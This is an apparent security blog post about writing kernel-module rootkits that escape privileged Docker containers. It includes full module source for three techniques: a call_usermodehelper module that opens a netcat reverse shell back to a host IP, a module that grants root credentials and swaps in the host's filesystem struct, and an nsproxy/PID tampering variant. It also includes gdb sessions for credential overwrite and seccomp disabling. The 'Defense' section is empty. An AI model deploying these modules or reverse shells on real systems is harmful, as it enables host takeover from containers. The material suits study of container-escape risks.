Playing with Namespaces - Writing Docker-Aware Rootkits

pulsesecurity.co.nz/articles/docker-rootkits

Denis Andzakovic

Containers aren't really a thing. They're a mishmash of Linux kernel-isms like namespaces and cgroups. I wanted to write a rootkit that would make exploiting privileged docker containers easier, and learn about how these kernel-isms are implemented along the way. This post is going to take a look at three kernel-module specific techniques to escape a privileged container, ranging from easy-peasy-lemon-squeezy to difficult-difficult-lemon-difficult.

Docker containers can run in `privileged` mode, which allows you do to things like install kernel modules and gives you complete access to `/dev`. If you can see `/dev/sda` in your docker container, it's probably privileged. You can usually just mount the root file system, but I've come across some niggles with mounting LVM file systems. That and accessing the block device directly wont give you network access or let you drop into other containers. Putting together some kernel modules to get out of privileged containers would be a useful addition to the toolbox and spending Saturday night in a kernel debugger is my kind of party.

Background on namespaces

Namespaces wrap system resources (network devices, process IDs and user/group IDs) such that process that are running within a namespace appear to have their own copy of those resources. For example, if you spawn a process in its own PID namespace, that process id gets PID 1 inside the namespace. Try running `unshare -fp --mount-proc /bin/bash` and running PS to see what I mean.

If you're unfamiliar with namespaces, `man 7 namespaces` is a good place to start. Most container systems take this a step further with cgroups, seccomp and restricted capabilities. When the kernel boots, processes are run in a set of initial namespaces. We'll play with these initial namespaces a bit later on in this post.

Inside the kernel, most of this info is contained within `task_struct->nsproxy`, with the exception of the current PID namespace and the user namespace. Docker, which this post is focusing on, doesn't use a different user namespace, so we wont be looking too closely at that.

The current PID namespace is contained under the `task_struct->pids[pid]->pid->numbers[level]` structure. Here's what that looks like for a process that is running a PID namespace under the initial PID namespace:

```
root@ubuntu_1804:~# unshare -fp --mount-proc /bin/bash
root@ubuntu_1804:~# ps
  PID TTY          TIME CMD
    1 pts/8    00:00:00 bash
    9 pts/8    00:00:00 ps
root@ubuntu_1804:~# # setting a breakpoint
root@ubuntu_1804:~# ls
```

And inside the debugger:

```
(gdb) break __send_signal
Breakpoint 1 at 0xffffffff8109c0d0: file /build/linux-7kdHqT/linux-
4.15.0/kernel/signal.c, line 996.
(gdb) c
Continuing.

Breakpoint 1, __send_signal (sig=17, info=0xffffc90001267dc0, t=0xffff880133a316c0,
group=1, from_ancestor_ns=0) at /build/linux-7kdHqT/linux-4.15.0/kernel/signal.c:996
996     {
(gdb) p ((struct task_struct *)0xffff880133a316c0)->pid
$1 = 5498
(gdb) p ((struct task_struct *)0xffff880133a316c0)->pids[0]->pid->level
$2 = 1
(gdb) p ((struct task_struct *)0xffff880133a316c0)->pids[0]->pid->numbers[0]
$3 = {nr = 5498, ns = 0xffffffff82459ca0 <init_pid_ns>}
(gdb) p ((struct task_struct *)0xffff880133a316c0)->pids[0]->pid->numbers[1]
$4 = {nr = 1, ns = 0xffff880133af9410}
(gdb) p ((struct task_struct *)0xffff880133a316c0)->pids[0]->pid->numbers[1]->ns
$5 = (struct pid_namespace *) 0xffff880133af9410
(gdb) p *((struct task_struct *)0xffff880133a316c0)->pids[0]->pid->numbers[1]->ns
$6 = {kref = {refcount = {refs = {counter = 4}}}, idr = {idr_rt = {gfp_mask =
100663296, rnode = 0xffff8801381ab919}, idr_next = 14}, rcu = {next = 0x0
<irq_stack_union>, func = 0x0 <irq_stack_union>},
  pid_allocated = 2147483650, child_reaper = 0xffff880133a316c0, pid_cachep =
0xffff88013b001480, level = 1, parent = 0xffffffff82459ca0 <init_pid_ns>, proc_mnt =
0xffff8801354b7920,
  proc_self = 0xffff880137c62480, proc_thread_self = 0xffff880137c620c0, bacct = 0x0
<irq_stack_union>, user_ns = 0xffffffff82452f40 <init_user_ns>, ucounts =
0xffff88013b111720, proc_work = {data = {
      counter = 68719476704}, entry = {next = 0xffff880133af94a0, prev =
0xffff880133af94a0}, func = 0xffffffff81140e80 <destroy_pid_namespace>}, pid_gid =
{val = 0}, hide_pid = 0, reboot = 0, ns = {stashed = {
      counter = 0}, ops = 0xffffffff81e2d540 <pidns_operations>, inum = 4026532265}}
```


The processes real PID is 5498, and the PID within the 1st PID namespace down is 1. `level` indicates we're in a PID namespace one level down. PID namespaces should never execute code in their parent namespaces, which is exactly what we're trying to do! `nsproxy->pid_for_children` points to the PID namespace that'll be used for child processes. Messing with `level` and the PID structure directly can lead to problems, so we'll leave that for last.

Using usermodehelper

One of the easier ways to get execution outside of the container namespace is to use the `usermodehelper` from a kernel module, specifically `call_usermodehelper` to run a command. I threw together the following kernel module. You call it by echo-ing something into the `/proc/legit` file.

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/cred.h>
#include <linux/proc_fs.h>

ssize_t w_proc(struct file *f, const char *buf, size_t count, loff_t *off){
    char *envp[] = {"HOME=/", "TERM=linux", "PATH=/sbin:/bin:/usr/sbin:/usr/bin",
0x00};
    char *argv[] = {
        "/bin/bash",
        "-c",
        "/usr/bin/mkfifo /tmp/legit.pipe; nc 192.168.122.1 4321 < /tmp/legit.pipe |
/bin/bash > /tmp/legit.pipe",
        0x00
    };

    printk(KERN_INFO "legitkit - pid is %d\n", current->pid);
    call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);

    return count;
}

struct file_operations proc_fops = {
    write: w_proc
};

int proc_init (void) {
    printk(KERN_INFO "init procfs module");
    proc_create("legit",0666,NULL,&proc_fops);

    return 0;
}

void proc_cleanup(void) {
    remove_proc_entry("legit",NULL);
}

MODULE_LICENSE("GPL");
module_init(proc_init);
module_exit(proc_cleanup);
```

Here’s an example of this running:


Terminal - root@ad73df3d5245: /tmp
File Edit View Terminal Tabs Help
Terminal - doi@buzdovan: ~
File Edit View Terminal Tabs Help

```
root@ad73df3d5245:/tmp#
```

```
doi@buzdovan:~$
```

Summary

As far a sketchiness goes, this technique is probably the most robust of the three that we'll be looking at. Using `call_usermodehelper` does not involve messing around with any `task_struct` internals directly, so the risk of accidentally causing a panic and taking down the entire box is minimal. Add a way to clean up the process after you disconnect `nc` and job done.

I can think of a few scenarios where this won't be sufficient. For example, if there is firewalling on the host that prevents the netcat command from connecting back. If you've already shelled the container, there has to be a way to leverage that existing shell to get execution in the initial namespaces. That's what we'll look at next.

Rewriting cred and fs structs

The next technique we'll look at is updating the file system and credentials structures to gain access to the hosts FS. Nick Freeman from Capsule8 detailed using this technique with an existing kernel exploit here. The plan is to update `current->cred` to deal with capability restrictions, and `current->fs` to point to `init_task`'s `fs` struct.


Here's the kernel module:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/cred.h>
#include <linux/fs_struct.h>
#include <linux/sched/task.h>
#include <linux/proc_fs.h>

void tweak_fs_struct(struct fs_struct * dest, struct fs_struct * source){
    if (dest) {
        dest->users = 1;
        dest->in_exec = 0;
        dest->umask = source->umask;

        dest->root = source->root;
        dest->pwd = source->pwd;
    }
}

ssize_t w_proc(struct file *f, const char *buf, size_t count, loff_t *off){
    struct task_struct * init_ts = &init_task;
    printk(KERN_INFO "legitkit - fs overwrite - pid is %d\n", current->pid);

    commit_creds(prepare_kernel_cred(0));
    tweak_fs_struct(current->fs, init_ts->fs);
    current->cgroups = init_ts->cgroups;

    return count;
}

struct file_operations proc_fops = {
    write: w_proc
};


int proc_init (void) {
    printk(KERN_INFO "init procfs module");
    proc_create("legit",0666,NULL,&proc_fops);

    return 0;
}

void proc_cleanup(void) {
    remove_proc_entry("legit",NULL);
}

MODULE_LICENSE("GPL");
module_init(proc_init);
module_exit(proc_cleanup);
```

```
root@23085412402f:/opt# _
```

We’ve got access to most things, but we’re still in the same network namespace.

I’ve left in the code to update the `cgroup` pointer. While not a problem in docker containers running with `--privileged`, not updating `cgroup` in a default container wont allow full access to devices and such. Attempting `dd if=/dev/sda bs=1 count=8` fails.



```
Breakpoint 1 at 0xffffffff8109c0d0: file /build/linux-7kdHqT/linux-4.15.0/kernel/signal.
c, line 996.
(gdb) c
Continuing.

Breakpoint 1, __send_signal (sig=17, info=0xffffc90000cc3dc0, t=0xffff880136110000,
    group=1, from_ancestor_ns=0)
    at /build/linux-7kdHqT/linux-4.15.0/kernel/signal.c:996
996     {
(gdb) p ((struct task_struct*)0xffff880136110000)->cred
$1 = (const struct cred *) 0xffff8801365b73c0
(gdb) p ((struct task_struct*)0xffff880136110000)->cred=init_task->cred
$2 = (const struct cred *) 0xffffffff8245a220 <init_cred>
(gdb) p ((struct task_struct*)0xffff880136110000)->fs=init_task->fs
$3 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb)
$4 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb)
$5 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb)
$6 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb)
$7 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb)
$8 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb)
$9 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb) p ((struct task_struct*)0xffff880136110000)->fs
$10 = (struct fs_struct *) 0xffffffff82528320 <init_fs>
(gdb) p ((struct task_struct*)0xffff880136110000)->creds
There is no member named creds.
(gdb) c
Continuing.

Breakpoint 1, __send_signal (sig=17, info=0xffffc90000cc3dc0, t=0xffff880136110000,
    group=1, from_ancestor_ns=0)
    at /build/linux-7kdHqT/linux-4.15.0/kernel/signal.c:996
996     {
(gdb) delete break 1
(gdb) c
Continuing.
```

```
root@770a8484adbe:/# _
```


Summary

Overall, I like this approach as it doesn't involve executing a new process, you can update what you've already got. We're not messing with the internal process structures *too* much, so our risk of catastrophic failure isn't huge. We don't end up in the host's network namespace, but updating `nsproxy->net_ns` is pretty trivial.

Tampering nsproxy and spawing a new process

By tampering `nsproxy` and the PID structure, then spawning a child process, we can execute a process in the initial PID namespace. We'll build on the previous module, but also update the `nsproxy` pointers along with the PID level. The code below has a MASSIVE wrinkle, and you shouldn't use it. `w_proc` now looks like:


```
ssize_t w_proc(struct file * f, const char * buf, size_t count, loff_t * off){
    struct task_struct * init_ts = &init_task;
    struct task_struct * cur_ts = current;
    struct nsproxy * ns;
    struct pid * pid;
    printk(KERN_INFO "legitkit - kitchen sink - pid is %d\n", current->pid);

    commit_creds(prepare_kernel_cred(0));

    tweak_fs_struct(cur_ts->fs, init_ts->fs);
    cur_ts->cgroups = init_ts->cgroups;

    task_lock(cur_ts);

    pid = cur_ts->pids[0].pid;
    pid->level = 0;

    cur_ts->nsproxy = init_ts->nsproxy;

    task_unlock(cur_ts);

    return count;
}
```



```
root@d4f3dccb5457:/# _
```

```
doi@buzdovan:~$ nc -vv -k -l -p 4141
```

The gif above didn't really capture the mashing of `ctrl-c` in the container that did nothing. After closing the netcat session (the modified process exits), we get a pretty huge problem:



The kernel goes into an infinite loop in `do_wait_thread`. D'oh! Specifically, the following loops forever:

```
1450        list_for_each_entry(p, &tsk->children, sibling) {
1451                int ret = wait_consider_task(wo, 0, p);
1452
1453                if (ret)
1454                        return ret;
1455        }
```

At this point I started trying to figure out how I could reparent a process out of a namespace and make it PID 1's problem (real pid 1, not pretend pid 1). Setting `real_parent` to point to the `init` process worked, until someone decides to run `ls /proc` or `ps -ef` inside the container, which will result in another infinite loop! Doing this properly would involve modifying the `children` and `sibling` linked lists, at which point the rootkit becomes more involved with the kernel internals. Not impossible, maybe something I'll look at again in the near future.

The next thought was to set `pid->level` back to 1 before returning, which solved the infinite loop but prevented new processes from being spawned by the container. The container also couldn't be stopped or killed, requiring a host reboot.

Summary

The more source I read through, the more it seems that the kernel really isn't set up to go up in a tree of PID namespaces. Sketch-factor is pretty high. Without some smarter process handling in the rootkit, the code above results at best in a hung container, at worst a panicked kernel. I need to spend some more time on this, but for now updating the `fs_struct` will suffice. Maybe update the `net_ns` namespace for some handy pivoting goodness if needs be.

Bonus Rounds

There were a few bits and pieces that came up during this little side-project, so I've detailed them below. Maybe someone else will also find them useful.

A quick kernel debug setup

Rummaging around in the kernel generally requires a solid debug setup. Seems like a bunch of the guides available for setting up a debug environment require you to compile and install your own kernel. Ain't nobody got time for that, so let Ubuntu's package repositories do the hard work.

I'm using an Ubuntu 18.04 base OS and libvirt for virtualization.

Inside the guest

Make sure you have source repos and the debug symbol repositories added.

```
root@ubuntu1804:~# uname -a
Linux ubuntu1804 4.15.0-48-generic #51-Ubuntu SMP Wed Apr 3 08:28:49 UTC 2019 x86_64
x86_64 x86_64 GNU/Linux
root@ubuntu1804:~# apt install linux-image-4.15.0-48-generic-dbgsym
{...snip...}
root@ubuntu1804:~# apt source linux-image-unsigned-4.15.0-48-generic
{...snip...}
root@ubuntu1804:~# cd linux-4.15.0/
root@ubuntu1804:~/linux-4.15.0# ls
arch    certs    CREDITS  debian        Documentation  dropped.txt  fs       init
Kbuild   kernel  MAINTAINERS  mm   README   scripts   snapcraft.yaml  spl    ubuntu
virt
block   COPYING  crypto   debian.master  drivers        firmware     include  ipc
Kconfig  lib     Makefile     net  samples  security  sound           tools  usr
zfs
```

Disable KASLR by appending `nokaslr` to `GRUB_CMDLINE_LINUX` in `/etc/default/grub`:

```
root@ubuntu1804:~# head -11 /etc/default/grub
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT_STYLE=hidden
GRUB_TIMEOUT=10
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="maybe-ubiquity"
GRUB_CMDLINE_LINUX="nokaslr"
root@ubuntu1804:~# update-grub
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/50-curtin-settings.cfg'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-4.15.0-48-generic
Found initrd image: /boot/initrd.img-4.15.0-48-generic
Found linux image: /boot/vmlinuz-4.15.0-29-generic
Found initrd image: /boot/initrd.img-4.15.0-29-generic
done
```

Reboot and double check KASLR is disabled. I like to note one of the symbol addresses to double check against GDB later.

```
root@ubuntu1804:~# cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-4.15.0-48-generic root=UUID=41544c7a-68e6-11e9-8e4b-
525400af3392 ro nokaslr maybe-ubiquity
root@ubuntu1804:~# grep '__send_signal' /proc/kallsyms
ffffffff8109d650 t __send_signal
```

On the host

We need to copy over `/usr/lib/debug` and the source folder from the guest:

```
doi@buzdovan:~/dbg$ scp -r root@192.168.122.237:linux-4.15.0 ./
{...snip...}
doi@buzdovan:~/dbg$ scp -r root@192.168.122.237:/usr/lib/debug ./
{...snip...}
```

Next, enable the debug stub. I used `virsh edit --domain guest_vm` and added the following to the domain xml:

```
<qemu:commandline>
  <qemu:arg value='-s'/>
</qemu:commandline>
```

Modify the top line and as follows:

```
<domain type='kvm' xmlns:qemu='http://libvirt.org/schemas/domain/qemu/1.0'>
```


Reboot the guest and then attach gdb. Remember to double check the symbol address noted above, making sure KASLR has been disabled:

```
doi@buzdovan:~/dbg$ gdb debug/boot/vmlinux-4.15.0-48-generic
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from debug/boot/vmlinux-4.15.0-48-generic...^Cdone.
(gdb) Quit
(gdb) p __send_signal
$1 = {int (int, struct siginfo *, struct task_struct *, int, int)} 0xffffffff8109d650
<__send_signal>
(gdb) target remote 127.0.0.1:1234
Remote debugging using 127.0.0.1:1234
native_safe_halt () at /build/linux-fkZVDM/linux-
4.15.0/arch/x86/include/asm/irqflags.h:55
55      /build/linux-fkZVDM/linux-4.15.0/arch/x86/include/asm/irqflags.h: No such
file or directory.
(gdb) set substitute-path /build/linux-fkZVDM/linux-4.15.0/ /home/doi/dbg/linux-
4.15.0/
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
native_safe_halt () at /build/linux-fkZVDM/linux-
4.15.0/arch/x86/include/asm/irqflags.h:55
55      }
(gdb) break __send_signal
Breakpoint 1 at 0xffffffff8109d650: file /build/linux-fkZVDM/linux-
4.15.0/kernel/signal.c, line 996.
(gdb) c
Continuing.

Breakpoint 1, __send_signal (sig=17, info=0xffffc90000737dc0, t=0xffff888073ef96c0,
group=1, from_ancestor_ns=0) at /build/linux-fkZVDM/linux-4.15.0/kernel/signal.c:996
996     {
(gdb) p ((struct task_struct *)0xffff888073ef96c0)->pid
$2 = 1221
(gdb)
```

That’s it, successful kernel debug environment set up without compiling a kernel.

Disabling seccomp

Disabling seccomp for a process turned out to be pretty simple. `task->thread_info->flags` needs to have the `TIF_SECCOMP` flag unset, and `task->seccomp->mode` set to 0. Just doing the latter hits `BUG()` in `__secure_computing`. If you're porting an existing exploit to escape a non-privileged docker container, then this might come in handy:



```
doi@buzdovan:~/kernel$ gdb qq/lib/debug/boot/vmlinux-4.15.0-46-generic
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from qq/lib/debug/boot/vmlinux-4.15.0-46-generic...done.
(gdb) target remote localhost:1234
Remote debugging using localhost:1234
0xffffffff819a0396 in __kprobes_text_start ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xffffffff819a0396 in __kprobes_text_start ()
(gdb) break __send_signal
Breakpoint 1 at 0xffffffff8109c0d0: file /build/linux-7kdHqT/linux-4.15.0/kernel
/signal.c, line 996.
(gdb) c
Continuing.

Breakpoint 1, __send_signal (sig=17, info=0xffffc9000134bdc0,
    t=0xffff880130eddb00, group=1, from_ancestor_ns=0)
    at /build/linux-7kdHqT/linux-4.15.0/kernel/signal.c:996
996     /build/linux-7kdHqT/linux-4.15.0/kernel/signal.c: No such file or direct
ory.
(gdb) delete break 1
(gdb) p ((struct task_struct *)0xffff880130eddb00)->pids[0]->pid->numbers[1]
$1 = {nr = 1, ns = 0xffff8801346bc270}
(gdb) p ((struct task_struct *)0xffff880130eddb00)->cred = init_task->cred
$2 = (const struct cred *) 0xffffffff8245a220 <init_cred>
(gdb) c
Continuing.
```

```
root@28aa687c608c:/opt# _
```

Defense

